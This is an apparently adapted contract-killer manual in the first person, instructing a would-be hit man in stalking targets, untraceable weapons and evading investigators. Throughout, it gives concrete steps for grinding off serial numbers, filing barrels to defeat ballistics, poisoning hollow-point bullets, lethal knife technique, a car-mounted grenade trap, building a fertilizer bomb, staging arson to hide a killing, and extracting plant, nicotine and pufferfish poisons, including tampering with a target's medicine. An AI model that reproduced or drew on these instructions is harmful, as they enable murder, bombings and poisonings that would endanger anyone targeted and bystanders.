Just before he reaches the airport, he pulls over to the side of the road and wipes the car for fingerprints. He removes and discards the stolen tag, replacing it with the rental tag. He disposes of the rubber work gloves and replaces them with a pair of leather driving gloves. Then he returns the "clean" rental car to the agency and heads directly for the airport men's room.

A short time later, a businessman emerges from the men's room and approaches the ticket counter for information. His flight leaves in forty five minutes.

He checks his baggage, a suitcase and small duffel bag, and goes to the coffee shop to wait for the flight to be called.

On the plane he dozes, having learned long ago that few people will try to make conversation with a sleeping man. Too all appearances, he is just another businessman suffering from an exhausting schedule; no one interrupts his rest.

1. THE BEGINNING

AS A FIRST CLASS MECHANIC, you will become and expert at your profession. Becoming an expert entails research -- reading, observing, and asking questions -- as well as development of a wide range of physical abilities and weapons expertise.

The preparations outlined in this chapter should be considered essential prior to any acceptance of actual employment. Your keen mental and physical fitness will serve as your edge between life and death.

REFERENCE MATERIALS

Local City Directory-- If at all possible, get one of these to keep at home. Otherwise, they are available in the reference of information section of the public library.

If you have partial information on a mark, you can usually gather the rest without leaving the comfort of your easy chair..

Internet- try searching for any websites on the mark and personal sites, (facebook, twitter,) & google their address, check if they are making any appearance's soon

Work= Where does the mark work (try following him covertly home from work)

Maps-- A local city map is a must for planning routes if you are not familiar with the road systems. And of course a city map for any out-of-town job is in order.

A large atlas showing the national road system network is handy not only for planning travel, but also for finding nearby large cities and alternative routes to the job.

Just remember that once you use a map, if you have marked it in any way, it should be destroyed immediately.

Travel Arrangements-- Start inquiring now about the various modes of transportation available for out of town jobs. Find out necessary identifications, advance scheduling requirements, and time factors involved. File this information away for future use.

Shipping and Routingweapons– Try not using external major couriers as they contain x-ray systems and use sniffer dogs. Try routing any weapons or materials for the hit yourself concealed in a manner as to not rouse any suspicion

FITNESS

Your body should be as fit as your mind. You should be capable of running, jumping, climbing, swimming, pushing, pulling or meeting the demands of any other physical requirement encountered in your job. This means not only careful attention to exercise and diet, but moderation if you are going to partake of tobacco products, and complete abstinence from any involvement with drugs.

A man who smokes two packs of cigarettes a day will certainly not be capable of running long and hard for any length of time. And his endurance in hand to hand combat situations will be severely limited. The use of cigarettes in moderation is acceptable, although undesirable, but use of any kinds of drugs is suicide.

Drugs dull the senses and the reflexes, yet the user feels sharp and alert. His confidence in his abilities swells out of proportion. His ego takes over. He sees himself as indestructible, incomparable. That image of himself may be the last thing he ever sees.

I, as a professional, never use drugs, although I will steal them for financial gain, or to use as bait or even as an induction agent for some chemical that I know will do an effective job. I don't need an unreal "high" that can mar my judgment. There is no margin for error in this business. A single mistake can cost you your life, either literally or by providing the evidence to take away your freedom. Either way you are just as dead. A professional needs a clear head and unhampered reflexes to be able to react properly in any situation. This is equally true whether he is performing the job itself or conducting prejob research. If you have to depend on an artificial sense of courage in order to carry out your assignment, then this job is not for you.

COMBAT TRAINING

If you are afraid of taking a punch, again, this job is not right for you. No matter how careful you are, no matter how thorough your research, at some time you will probably have to prove or defend yourself physically. Any skills you can acquire are to your advantage.

You can get expert training in hand to hand combat is you can find someone qualified to teach you. Preferably, this will be someone with Special Forces training or the equivalent. You will need to know kill techniques as well as survival self-defense, and you won't learn these skills at the corner karate school that includes women and children in its classes. Sport karate can get you killed in the street.

You should become so familiar with skills like breaking holds, throws, effective punches to vital areas and crippling moves that will come when needed as a reflex action. You should be aware of the best barroom fighting techniques. You should be able to fight two men at the same time. You should know the best way to disarm an opponent. And more.

But such skills require real practice with a sparring partner who can take, as well as give, a good punch. In order to teach these methods in the proper way, your instructor will have to take his fighting as seriously as you do.

Veterans with wartime experience and the ability to kill are first choice instructors. Their contact with real life and death situations has made them a bit unconventional. Some never again conform to the rules of society, and quite a few rigorously keep in top physical shape while stockpiling M-60s and hand grenades under the bed in preparation for the next war.
The same man who can train you in the very best methods of self-defense and combat fighting might also be one of your best sources for accessory merchandise. His contact with other veterans will give you access to a chain able to locate almost any weapon you might request.

The veteran with guerilla warfare training will be a walking textbook on silent movement, torture, revenge, ammunitions, escape, silent weapons, and a host of ways to kill. And if, by chance, you accept a contract where a partner is in order, he may the first man you'd choose to cover your back.

The time needed to acquire the skills of this degree will vary, depending on your physical condition at the time you begin training, your aptitude for following directions and your eagerness to learn. I have seen an eager student, one who is willing to put in the hard hours of practice and full contact sparing sessions, progress very rapidly to the point of capability in less than six months.

MERCENARY SCHOOLS

Be very careful when using these schools, a brother with a big beard would raise eyebrows etc.
Once you're fighting ability has been established, you may want to test your news skills at one of the mercenary of survival school advertised in the various military magazines. Look for a school that can teach you more than you already know, and be prepared for one hell of a workout while you build your endurance and skills. An added benefit in attending one of these schools is that the people you meet there, like you, take the game of life seriously. Be prepared to meet people who have the same interests in weapons, explosive and effective kill techniques as you do. Some of them may prove to be very good resources or even future employers.

AWARENESS TRAINING

It is estimated that if ten people witnessed the same crime and then were separated before they could compare what had taken place, ten different descriptions would be given. People rarely pay attention to what is going on around them unless, or until, it becomes of importance to them personally. This book stresses the importance of using disguise and false identification to foil positive identification. But just as important to your success are your own observation skills.

Start now developing and exercising your observation powers. Make a habit of studying your surroundings. Listen when others talk. A man can reveal a great deal about himself through his conversation and opinions. Make a note of features or habits that make one man different from another. Think of the people you know intimately. Can you tell whether they are right or left handed? What color are their eyes?

Sharpen your observation skills.

FIRST CLASS MECHANIC REQUIREMENTS

- Expert marksmanship
- Thorough knowledge and respect for all weapons
- Knowledge through reading, expert advice and experimentation on accessories such as explosives, poison and diversions
- Knowledge and ability of hand to hand combat
- Top mental and physical condition
- Common sense

EQUIPMENT

A HIT MAN WITHOUT A GUN is like a carpenter without a hammer. Not very effective! What kinds of gun does he use and where does he obtain them? Unless he has a proper false identification, he certainly cannot make his purchase from the local gun shop and fill out the federal registration forms linking the weapon to himself.

What other basic equipment will the beginner need as essential tools of the trade? What equipment should be added to his inventory later?

BASIC EQUIPMENT CHECKLIST

- WEAPONS
  - ❍ AR-7 Rifle (or any breakdown type)
  - ❍ 3-6 Powered Scope
  - ❍ Disposable Rifle Silencer
  - ❍ Two Extra 15 or 30 Shot Rifle Clips
  - ❍ 22 Ruger Mark I or Mark II Pistol (or any fixed barrel type)
  - ❍ Disposable Pistol Silencer
  - ❍ Shoulder Holster
  - ❍ Extra Pistol Clip
- AMMUNITIONS
  - ❍ Hollow Point Bullets
  - ❍ Liquid Poison
  - ❍ Wax
- ACCESSORIES
  - ❍ Double Edged Knife With Six-Inch Blade (Like the Gerber Mark II)
  - ❍ Disposable Rubber or Surgical Gloves (Flesh Tone Preferred)
  - ❍ Handcuffs
  - ❍ Ski Mask or Stocking Mask
  - ❍ Duffle Bag with Lock

THE WEAPONS

The AR-7 Rifle is recommended because it is both inexpensive and accurate. The barrel breaks down for storage inside the stick with the clip. It is lightweight and easy to carry or conceal when disassembled.

The rifle has a ridge on top that will easily accept a scope, even though it is not cut for one. Put the scope in place, tighten it down, and then sight it in. After sighting it in, scratch a mark behind each scope clamp to allow remounting of the scope without resighting each time.

A three to six powered scope is recommended to insure accuracy at up to sixty-five yards. When braced, right to fifteen shots should cover a four inch pattern area with no difficulty.

Get two extra fifteen or thirty shot clips from your local gun dealer or order through one of the gun magazines. But never load these clips to full capacity, as they tend to jam when fully loaded. When loading the clip before job assignment, be sure to wipe each bullet to remove fingerprints, or spray with WD-40 or some other oil.
The AR=7 has a serial number stamped on the case, just above the clip port. This number should be completely drilled out. The hole left will be unsightly but will not interfere with the working mechanism of the gun or the clip feed. The serial number can remain on the gun until you prepare it for use on the job. After the job assignment is

completed, you will be disposing of the gun; therefore you do not want any serial number available if, perhaps, some of the discarded gun parts are discovered.

If the serial number is on the barrel of the gun, grinding deeply enough to remove it may weaken the barrel to the point that the gun could explode in your face when fired. To make these numbers untraceable, use a hammer and chisel or a numbering set purchased from the hardware store to stamp them out or make them illegible. Make sure your blows go as deep as or a little deeper than the existing numbers. Then grind the serial number off slightly. This method will keep the true serial number from being raised in any acid tests if the part is found.

The recommended handgun is the fixed barrel Ruger Mark I or Mark II, again because it is inexpensive and reliable. This gun has a ten shot clip that seldom jams if kept clean. The gun can be easily broken down in the field, which helps when disposing of it after use.

Extra clips are a must for both the rifle and pistol and should be carried as a precautionary measure. Hollow-point bullets are recommended because they deform on impact, making them non-traceable. As an added precaution, you can fill the hollows with liquid poison to insure the success of your operation.

Using a handheld one eighth inch drill, enlarge the hollow point openings. Fill the hollows with the liquid poison of your choice, then seal with a drop of melted wax.

To test your guns and ammunition, set up a sheet of quarter inch plywood at distances of two to seven yards maximum for your pistol, and twenty to sixty yards maximum for your rifle. Check for penetration of bullets at each range. Quarter inch plywood is only a little stronger than the human skull. Find the maximum range for both your rifle and your pistol. Also, test your weapons under various weather conditions and determine how wind, rain and snow affect your range and accuracy.

Close kills are by far preferred to shots fired over a long distance. You will need to know beyond any doubt that the desired result has been achieved.

When using a small caliber weapon like the 22, it is best to shoot from a distance of three to six feet. You will not want to be at point blank range to avoid having the victim's blood splatter you or your clothing. At least three shots should be fired to ensure quick and sure death. You can judge when death has occurred by observing the wound. When blood ceases to flow, the heart has stopped working. Check for pulse at both the wrist and throat as an added precaution.

If you must do your shooting from a distance, use a rifle with a good scope and silencer and aim for the head -- preferably the eye sockets if you are a sharpshooter. Many people have been shot repeatedly, even in the head, and survived to tell about it. Close kills enable you to determine right away if you have successfully fulfilled your part of the contract; distance shots may mean waiting around to read the morning papers.

In either case, as soon as possible, run a rat-tail file or wire cleaning brush down the ore of the gun to change the ballistic markings. Do this even though you intend to discard the crime weapon, And make sure you carry away and discard all shells that were ejected as the shots were fired.

If, for some reason, you just can't bear to part with your weapons, there are five parts that will require immediate alteration, and this alteration can only be made once in the life of the gun:

Using a rat-tail file, alter the gun barrel, the shell chamber, the loading ramp, the firing pin and the ejector pin.

Each one of these items leaves its own definite mark and impression on the shell casing which, if any shells happened to be left behind, can be matched up to the gun under a microscope in the police laboratory.

When using the file, make sure that you scrape the part on each listed item where it makes contact with the shell.

Personally, I feel that any weapon used to commit a crime is disposable. If you consider the value of a gun to be higher than that of your personal freedom, you'd better leave that gun at home.

A subject of primary importance is where to purchase the weapons you use on job assignments. Just be sure that any weapon you use on a job cannot be traced back to you by the person you purchase it from.
If you must obtain a weapon through legal channels (signing registration and the like), it might be wise to pay some beggar or wino ten or twenty dollars to present his driver's license and do the signing before you disappear with the gun.

AN IMPORTANT WORD ABOUT REVOLVERS

Although revolvers are often depicted as being a favorite tool among hit men, they are not recommended by this pro. Revolvers cannot be effectively silenced. The open cylinder allows gases to escape, thus making some noise. When fired, gas is forced around the cylinder in a 360 degree circle, thereby throwing powder all over the person who fired the gun.

An automatic, on the other hand, is tightly sealed so that when it is fired almost all the powder residue is forced into the silencer, where it is trapped. This prevents the powder from escaping and covering the person who fired the shot. Some residue will come out from the automatic's ejection port, but only a very small amount. If a shell catcher is used, the powder residue will become trapped inside the catch bag.

Remember that a silencer will affect the range and accuracy of your gun. Once the silencer is in place you will have to re-sight to maintain accuracy.

BASIC ACCESSORIES

A duffel bag or some other method of inconspicuously transporting your tools to the jobsite will be needed. Preferably, it will have a lock. It should be large enough to hold your pistol, disassembled rifle and several small accessory items. These items should be kept assembled in a safe hiding place, wiped clean of fingerprints and ready for use.

Inside the bag should be several (at least four or five pairs) of flesh-tone, tight-fitting surgical gloves. If these are not available, rubber gloves can be purchased at a reasonable price in the prescription department of most drug stores in boxes of 100. You will wear the gloves when you assemble and disassemble your weapons as well as on the actual job. Because the metal gun parts cause the rubber to wear so quickly, it is a good practice to change and dispose of worn gloves several times during each operation. A small tear in the thin, worn rubber can lead to a hole, leaving behind a partial, identifiable fingerprint at the most inopportune time. Never dispose of the gloves worn on an assignment in the vicinity of the job. Although your fingerprints may have been covered while you worked, they are clearly and distinctly obtainable by turning the found gloves inside out. I know a fellow or two who learned this lesson the hard way.

Leather gloves are not to be considered as a job tool. The leather has the same, individual, distinct characteristics of the human fingerprint. If you have to use leather gloves, destroy them immediately after the job. If found in your possession, they can convict you as quickly as a set of your own fingerprints.

Your bag should contain a few pairs of cheap handcuffs, usually available at pawn shops or army surplus stores. These, two, are throwaways, and may be needed to restrain the mark while you gather information that has been requested by the employer before you pull the trigger.

The knife you carry should have a six inch blade with a serrated section for making efficient, quiet kills. Your physical training and combat techniques, outlines in Chapter 1, should have taught you where to strike.

The knife should have a double edged blade. This double edge, combined with the serrated section and six-inch length, will insure a deep, ragged tear, and the wound will be difficult, if not impossible, to close without prompt medical attention.

Make the thrusts to a vital organ and twist the knife before you withdraw it. If you hit bone, you will have to file the blade to remove the marks left on the metal when it struck the victim's bone.

A rolled up ski-mask can be worn inconspicuously as a knit cap until the time to intrude on your victim. Then, pull it down to cover your features. A stocking mask may also be used, but may prove a bit awkward. And the distorted features created tend to shock people, whereas the ski mask is not so monstrous.

You will want to complete your bag with a few minor accessories like an inexpensive pen- light from the drug store flashlight department. This will be of extreme value as you pick locks or search darkened rooms. Remember to hold your hand over the beam of light as you direct it.

Throw in an ice pick, a large screwdriver and a flat-bladed knife like a putty or hook knife for gaining entry through locked doors, windows, or sliding glass doors.

You may not need all these items on any one job, but it will be to your advantage to have them in case they are called for.

EXTRAS

After the basic equipment has been assembled, the following items can be added to your inventory as they are called for or as you can afford them.
If you are seen by some observant witness, it will be to your advantage if the description he gives the authorities is completely inaccurate. Using your imagination, you can totally change your appearance by using wigs, false beards, wash-in hair color and other disguises. Get books on theatrical make-up from magic shops or then public library and start to experiment with the many ways professionals completely change their looks. Learn to use wigs, false tattoos, scars, black eyes and the like to fool your observers. If a man has an unsightly wart on the end of his nose, that is what everyone will remember about him, not the color of his eyes.

A mark in hiding who expects to become a target may not open his door to you, but he very likely would respond to a request for help from a woman or an old person who came calling. Along the same lines, props like repairman, medic and police officer uniforms may get deadbolts unbolted and guards let down.

Some people will argue that a professional will not stoop so low as to play games with disguises. It may be great fun to fool people about who you really are, but it is certainly no game. By using disguises and changing them regularly, a professional has added freedom of movement. If the disguise is easily changeable -- that is if he can get out of it and into another quickly -- then he is time and money ahead.

A man who calls himself a professional and would walk up barefaced and blow someone away with witnesses lurking about is only fooling himself. If you are going to take such great care in the selection and preparation of your tools, why

risk being clearly identifiable? Indeed, the use of disguise and props while you carry out your assignment is highly advisable.

CLOTHING

Dress, as well as disguises, should be coordinated according to the job setting. A hippie would be totally out of place in an office complex among men in three piece suits. A clean- shaven, well dressed young man would be out of his natural element among a group of bikers. A feeble old man with a walking cane and a bag of groceries, on the other hand, might fit in almost anywhere. Dress to blend inconspicuously with your surroundings.

You might start with a basic pair of dark coveralls. Except in certain circumstances, camouflage is out. Black, dark brown or olive green clothes do not stand out and will probably appear at first glance to be a mechanic or delivery driver's uniform. The many large pockets provided will enable you to easily conceal rubber gloves, extra clips and other tools. The bulkiness will even allow for concealment of your weapon. And underneath, you can wear your street clothes for a quick change after the job is completed.

Recon of night work, where you do not intend to have your movements detected, call for camouflage or night suits. Be sure to fit this apparel to terrain and weather conditions. You wouldn't dress in black like a ninja to move about on a moonlit night or on a snowy white background. Neither would you wear light clothes to move about in dark alleys or against dark backgrounds. and if you are the only one running around in camouflage garb, you are more than likely to draw attention to yourself.

SURVEILLANCE

The walkie-talkie, or two way radio, if it is a really good one, can be an indispensable tool when working with a partner. A good set is expensive, but has the range and ability for communicating through walls and over long distances -- up to two miles at least. It will also have a volume control as well as a code "beeping" device.

The vast array of available surveillance equipment and the rapid advances in technology in this field are mind boggling. The old microphones and reel-to-reel tape recorders that had to be stored nearby are a thing of the past. Now you can plant a bug less than the size of a quarter and sit in your car two miles away while you listen to the action on your car radio.

One fellow gave a girl who lived with his mark a pretty barrette he found on the floor in a bar. The girl took the barrette home and left it on the dresser. Unfortunately for the mark, who eventually met his demise, the "found" barrette concealed a micro-transmitter. The hit man was able to collect enough information on their activities to plan a successful hit.

Bugs offer some fascinating alternatives to the old standby method of sit-and-watch. Check into them as well as the electronic bug detectors, which are now easily accessible. Think of the kinds of information you could assemble with just a micro-bug and a voice- activated micro-cassette recorder, and think how hard it would be for someone without proper detection equipment to discover.

Of course, no surveillance equipment would be complete with a good pair of binoculars. The best have a rating of 10 x 50 or higher for night vision, range and clarity.

Even a small micro-cassette recorder can come in handy while you are doing your prejob research and will take the place of pen, paper, and fumbling in the dark.

MISCELLANEOUS

An air gun (one with pump, not spring, action), will come in handy on a number of occasions. You can use pellets to knock out lights or to create diversions. Or, you can make your own darts to carry a fast-acting poison to the mark or to his noisy watchdog.

From time to time you may need a method for climbing to or from high places. Twenty feet of knotted rope (measure after knots are tied) can come in handy for climbing to second floor balconies or coming down from a roof. Tie one end in a high branch of a large tree and practice until you can scale it easily.

Of course, the tools you use will vary from job to job. Some you will find yourself using again and again, while other suggested items will never be called for. Stock your inventory according to personal preference and need.

THE DISPOSABLE SILENCER

IN THE COURSE OF PUTTING this book together, while disguising myself as a writer I chanced to interview a former law enforcement officer with twenty seven years' experience for his opinion of how a perfect hit would go down. It was the opinion of this officer of the peace that the perfect hit would start with the purchase of a nondescript automobile, then driving, with tools in tow, to the jobsite.

Once there, he would follow the mark until a routine was established and probably waste the man in a public place with a blast from a double barreled sawed-off shotgun. Then he would throw the gun down and drive away while the bystanders were in a state of mass hysteria.

Even if he got caught with the shotgun in his hands, he argued, they would not be able to prove that the blast from that shotgun was the murder weapon since shotguns are untraceable. Obviously he has not kept in touch with new investigative procedures and techniques, for it is now known that each shotgun makes an individual and distinct spread pattern and the gun most certainly can be matched as the murder weapon.

"Why not hit the mark in his own home?" I inquired innocently.

"Oh, I'd never hit a guy in his own house," he answered, "Too many witnesses ... you know, family ... nosy neighbors and the like."

What about a small caliber handgun with an attached silencer?" I asked.

"Well," he answered, "You would have to carry the handgun concealed, and that's against the law. But the shotgun, if it were a legal sized shotgun, you could carry that right in the window of your pickup truck on your gun rack. And I'd never touch a silencer. Boy! They'd burn you if you got caught with a thing like that!"

I concluded the interview pretending to be in awe of his wisdom, while inside I was amazed by the ignorance behind his reasoning. Why on earth, I thought, would a man worry about breaking gun restrictions when he was en route to commit a murder?

Yet, I felt comforted by his viewpoint. For his opinion probably represents the way a goodly portion of law enforcement officers think.

There have been many times when an amateur has just walked up to his mark on the street, blown him away in the midst of a crowd, ditched the gun in a garbage can and gotten away with it. But the whole procedure lacks professionalism and the risks are much too high.

The professional is on call to kill. He not only provides the employer with his gun, but with his expert knowledge, discretion and ability to carry the assignment off without needlessly endangering anyone but the mark.

The silencer is one of the most important tools a professional will ever have. The silenced weapon, when fired, will not draw attention. Lack of attention means more time. Time means getting the job done right. The panic, the pressure, is absent. There are many books available on the subject of making your own silencers. Most of the methods used require machine shop tools and the ability to use them with precision accuracy. This fact alone has put a lot of would-be professionals out of the game, or at least back into the ranks of amateurs.

On the following pages, you will learn how to make, without the need of special engineering ability or expensive machine shop tools, a silencer of the highest quality and effectiveness. The finished product attached to your 22 will be no louder than the noise made by a pellet gun. Because it is so inexpensive (mine cost less than 20 dollars to make), you can easily dispose of it after job use without any great loss. Future silencers will cost even less to make, since many of the materials will not be used up in the first application.

Your first silencer will require possibly two days total to assemble (including drying time) as you carefully follow the directions step by step. After you make a couple, it will become so easy, so routine, that you can whip one up in just a few hours.

When it's done, no need to take it out in the woods to try it out. Just stack some magazines or newspapers in a box and shoot to your heart's content in the garage. Believe me, it's that good.

Just remember, as I mentioned before, to resight your gun after the silencer is in place. And when you do go out in the woods, experiment to test how your range is affected. You will lose some distance, and this must be taken into consideration later, when planning a hit.

Check youtube for various methods on building a disposable silencer. However, diy silencers can be very dangerous if constructed incorrectly. So if you can get hold of a readymade silencer that would be to your advantage.

TO KILL A RABBIT

IT WOULD TAKE VOLUMES and volumes to list the many ways men have devised to exterminate one another, and I am sure you have already started to accumulate quite an extensive list of your own personal favorites.

Some very good books are available on this subject and even television, movies and fictional stories are out to teach you a new trick or two! But be careful. Some of the methods depicted are only theories of an imaginative writer and do not work in reality. So be sure that any method you choose is a proven effective one.

In Chapter 2, much detail was given concerning the effective use of the pistol and the rifle in making a kill. Although several shots fired in succession offer a quick and relatively humane death to the victim, there are instances when other methods of extermination are called for. The employer may want you to gather certain information from the mark before you do away with him. At other times, the assignment may call for torture or disfigurement as a "lesson" for the survivors. Your assignment could call for suicide or accidental death may be the order. It may, or may not, be important disappear. There are ways to put off discovery of the body and ways to make it disappear completely.

Books that deal with these subjects are available for your information, but the following techniques are personal favorites.

EXPLOSIVES

I will be rare to get a request for someone to be taken out with a bigger boom than that created by your 22. If you get such a request and don't know how to handle explosives properly, you'd be better off passing up the job.

Here, again, much data is available on making homemade explosives, but these directions should be pretested before actual use. Quite of the few directions I have found product nothing but an unsatisfactory fizzle.

Also, beware of the ability of the authorities to trace explosives. Sources for these supplies are limited, so make sure the components you have are untraceable.

The only time I can think of that explosives might be in order is when several marks will be together in one place at one time, and you might be able to get them all with one shot. Notice that I stress the word might. Shrapnel doesn't always kill. So in the aftermath, it will be your responsibility to enter the area and make sure that the desired result was accomplished. Survivors are not good for business. And since explosives tend to attract immediate attention, you will have to work fast and take extreme added risk.

Personally, I prefer discreet one-one-one contact and tend to avoid anything that draws attention. If explosives are the only alternative I military C-4 plastics or a military issue hand grenade (baseballs; the pineapple kind is obsolete). A hand grenade, properly placed, can give the desired results in a one-on-one situation. For instance, a grenade placed beneath the mark's car directly under the driver's seat with a wire leading from the pin to the drive shaft will work wonderfully. Just make sure the mark is the only one who drives the car or you may blow up some innocent victim. Messy mistakes of this type are not only a professional embarrassment to you and your employer but they tend to alert the mark of your intentions and bring the authorities out in full force.

I once witnessed the destruction of a small stone house by means of a simple fertilizer bomb. The readily available components of it make it untraceable and it worked so well that all that was left was part of the foundation and a large, gaping hole where the bomb had been.

To make a fertilizer bomb, purchase a fifty pound bag of fertilizer from your garden center. Get the kind with the highest nitrate content you can find. Next, buy one pound of black powder from a gun shop that sells reload supplies. Then, get 10-20 feet of waterproof fuse from a hobby shop that sells model rockets.

Place the gunpowder inside a jar which comes with a screw-on lid. Drill a hole in the lid and slip one end of the fuse through tying a knot in the fuse to keep it from slipping out of the jar. Screw the lid on the powder filled jar.

Under the bag of fertilizer place the powder filled jar cap side down. Extend the fuse and light or use a cigarette as a delayed igniter. RUN LIKE HELL~

Read the chapter on detonators for a replacement to the fuse detonator.

Dynamite is nice and can be picked up from many building sites or roads under construction. But during storage the sticks have to be turned over regularly to prevent settling of the nitro. And the blasting caps necessary to make it go off are so tricky that just by walking across the carpet enough static electricity could be created to blow you away.

As I said in the beginning, unless you know what you are doing, stay away from requests for this kind of extermination, or the life you take may be your own.

ARSON

Arson is a good method for covering a kill or creating an "accident." When properly set, the fire will appear to have started from natural causes and arson will not be suspected.

Fire investigation has become a science in recent years, and authorities and professional fire fighters can learn a great deal about the fire and its origin by a study of the scene.

Before you try to fake a fire, know how to do it properly. For instance, lots of the new carpeting on the market is now fire retardant, as there are many other sympathetic materials. So rather than start a fire in the middle of the room, start it under an electrical appliance or from a stove burner that has "carelessly" been left on, or some other likely spot.

Don't ever use gasoline or other traceable materials to start your fire. Wood grain alcohol is you best starter because it burns away all traces.

One good fire in an area that will create a lot of smoke from burning materials is preferred. Fire investigators can trace the origin of the fire, and two flames started simultaneously will immediately arouse suspicion.

It is not the flame that kills most victims of a fire, but the inhalation of smoke. A fire victim will have smoke present in his lungs. Therefore, if this is your choice of extermination, your mark should be unconscious, but breathing, when the fire is set. Make sure that no scratches or bruises point to foul play. And remove the batteries from all smoke detectors with gloved hands before you set the fire.

Never hang around to watch the fire you set. Police have been known to photograph the crowd; that's how a lot of pyromaniacs get caught. Don't let your curiosity get the better of you!

BARE HAND KILLS, KNIVES, AND SILENT WEAPONS

All of these are primarily self-defense methods or tools. Who wants to take a chance with his bare hands or a knife in a one-on-one confrontation when a gun is so much quicker, cleaner and more effective and gives you so much

more leverage? A mark may risk a chance at defending himself against your personal onslaught, but that cold steel with the silencer attached shows right away that you mean business.

However, skillful knowledge and use of these abilities is desirable and recommend. There may come a time when you need a silent method for eliminating a mark in a crowded area, or a way to quiet a bodyguard as noiselessly as possible in order to get the mark.

As in all kill methods, be sure of your proficiency before your life depends on it. Stay in top physical condition, practice regularly until the moves become automatic and study pressure points so you will know where to strike and how much force to use for desired results.

An ice pick hidden against your arm as you casually stroll past an unsuspecting victim in a crowded place can be used to strike him a powerful kidney blow without interrupting the natural swing of your arms as you pass.

Movies and fictitious stories like to show the cutting of the victim's throat as a slice from ear to ear. However, this is not the best, or preferred, method.

Using your six-inch, serrated blade knife, stab deeply into the side of the victim's neck and push the knife forward in a forceful movement. This method will half decapitate the victim, cutting both his main arteries and wind pipe, ensuring immediate death.

As described earlier, the proper way to make a kill with the recommended knife is to twist the blade before withdrawing it from a vital area. The serrated edge will make an open, gaping wound that cannot be closed to stop the bleeding.

You combat instructor should be able to teach you a wide variety of skills with silent weapons, when to use them and where to strike. You will develop your own personal preferences and style.

There will hardly be a time when you will kill with your bare hands unless you use your ability for self-defense. A knife may be called for on occasion, and should be carried with you on all your assignments in case it is required. Silent weapons are specialty measures which require skill and talent for effective use.

In any case, the object is to get to the mark, complete your assignment, and get out, a cleanly and as quickly as possible without drawing any unnecessary attention.

POISONS

Poisons are sweet, silent and effective, and some leave no traces. Poison is one of the hit man's best friends. If you know your mark's habits well enough, the desired result can be achieved while you are sitting miles away. If you make personal contact for their introduction, poisons will give prompt, guaranteed results. Because there is so much government regulation, effective poisons are getting harder and harder to come by. The recent Extra Strength Tylenol scare didn't help matters. Yet, there are sources still available for your use.

Recently there has been quite a stink about dioxin, a chemical waste material whose disposal the Environmental protection Agency has not handled satisfactorily. It is claimed that two ounces of this pure waste in powder form, if set off by a small blast into the air we breathe, could wipe out the entire population of a large city. Poison for thought, isn't it?

One of the luckiest sources for poisons that I ever stumbled across was an air-head who worked in the laboratory at a local hospital. This fellow would steal, smuggle out and deliver almost anything I could request in exchange for a bag of dope.

You might often find such a source for yourself, but don't use him too often. His chances of becoming careless in his efforts to satisfy his habit are great. You don't need someone of this character telling anyone who he steals the stuff for.

A chance visit to the local garden supply turned up a wealth of unexpected information. The first surprise was a booklet covering the poisonous plants, insects and reptiles of my state. The book went into amazing detail about the potency of each poison, the lethal amount, and the resulting effects. I spent days scouting the woods and garden centers, picking up plants to break down for my stash. I smashed seeds, dried leaves and ground berries until the wee hours of morning, placing each small bottle with a tight cap and label.

Carolina or yellow Jessamine, for instance, is in the same plant family that produces strychnine and curare. All parts are toxic. Aside from a variety of side effects, death is brought about due to stoppage of breathing.

The flowering oleander is another good one. All parts are very poisonous. Final effect is unconsciousness, respiratory paralysis and death. People have been poisoned by using the branches of this plant to skewer meat or stir food. Even the smoke of burning oleander is poisonous.

Pokeweed, or inkberry, is entirely poisonous, but especially the root. About two hours after eating, vomiting and purging begins. Death is said to be caused by respiratory failure.

One thoroughly chewed castor bean seed will cause death within two weeks from uremia, with symptoms beginning up to three days after ingestion.

The fruit pulp of the chinaberry tree is especially poisonous. Toxic alkaloids attack the nervous system and cause death by paralysis.

The list goes on and on…

At the same garden center, I chanced to survey the wide assortment of chemicals available for the do-it-yourselfer. My favorite (and one that is highly recommended by several other connoisseurs) is nicotine. A product called black leaf 40 contains 40 percent nicotine. Nicotine is on the restricted drug list and cannot be legally purchased in pure form. Boil this liquid until all the water evaporates and you will be left with thick, lethal syrup. I prefer injection into the bloodstream via dart or poison-filled bullet. Placing it directly on the skin has never gotten any results.

If you live in a coastal area, you might have read recent newspaper warnings against eating the common blowfish (also known as puffer). It seems that the bladder of this saltwater fish contains tetrodotoxin, a poison which is 150 thousand times more potent than curare. If the bladder is accidentally broken during cleaning and the meat contaminated by its contents, eating the fish will bring about blocked nerves, causing all muscles to stop working. The victim stops breathing and dies within minutes. There is no known antidote, and the victims of such poisonings are often diagnosed as having died from food poisoning.

If you don't live in a coastal area where you can easily obtain one of these wonderful sources of deadly poison, why not ask your local pet shop owner to order one especially for your salt water aquarium.

Of course, all your poisons should be tested prior to actual use. Because their metabolisms most resemble that of man, try small amounts of the poisons you collect on mice and rats. Dogs and cats can withstand much greater dosages than humans and are not a good choice for valid testing. After you have tested your poisons for effectiveness and established your favorites you are ready to go to work.

The Mafia is said to have coated assassins' bullets with garlic juice, supposedly fatal if it enters the bloodstream, though safe to ingest. If this is true, then how much more effective will it be to fill your hollow point bullets with the liquid poison of your choice to ensure a job well done?

Dip your knife in the lethal drug. Star tips, darts and ice picks become doubly effective when used in combination with poison. Soak the mark's tea bags in the potent additive. Empty his medication and refill all capsules with milk-sugar except for one loaded dose. Let your imagination soar!

The Poor Man's James Bond sold by Paladin Press, gives recipes for potassium cyanide and sodium cyanide, both lethal granules. Effects of these poisons were tested for us by a few previous users of Extra Strength Tylenol.

Poisons offer a quiet alternative to things that go boom in the night and are well worth the effort it takes to accumulate and test them.

Rumor has it that Jake T was causing friction for some boys who brought in illegal substances on the West Coast of Florida. Old Jake wanted a big piece of the action and started throwing his weight around. Something had to be done before Jake upset the apple cart.

A professional was brought in.

"I don't care how you do it," said the big boss, "But it has to look natural. We don't want the heat on our backs because some asshole with an overgrown ego doesn't know how to mind his own business."

The professional followed old Jake discreetly for a few days, checking for clues, habits and behaviors that would help hymn make a decision on how to accomplish the extermination.

He had watched Jake travel about town in his four-by-four pickup with the shotguns hanging in the rear window on the gun rack. He had picked up Jake's rather loose routine. The only thing he knew for sure was that wherever Jake went, he was always chewing on the end of a toothpick.

With that clue, he carefully soaked a toothpick in the contents of the bladder of a blowfish he picked up at the beach. After it dried, he placed the toothpick in a conspicuous place on the dash of Jake's truck, within reach of the steering wheel, and removed the other toothpicks that were lying about.

About two days later, as Jake was getting out of his truck, he dropped dead. Cause of death was determined to be food poisoning.

ACCIDENTS AND SUICIDES

It takes a lot of knowledge and common sense to efficiently fulfill a request for an apparent accidental death or suicide. An autopsy and police investigation can reveal a great deal about the accident and/or how the victim really met his death.

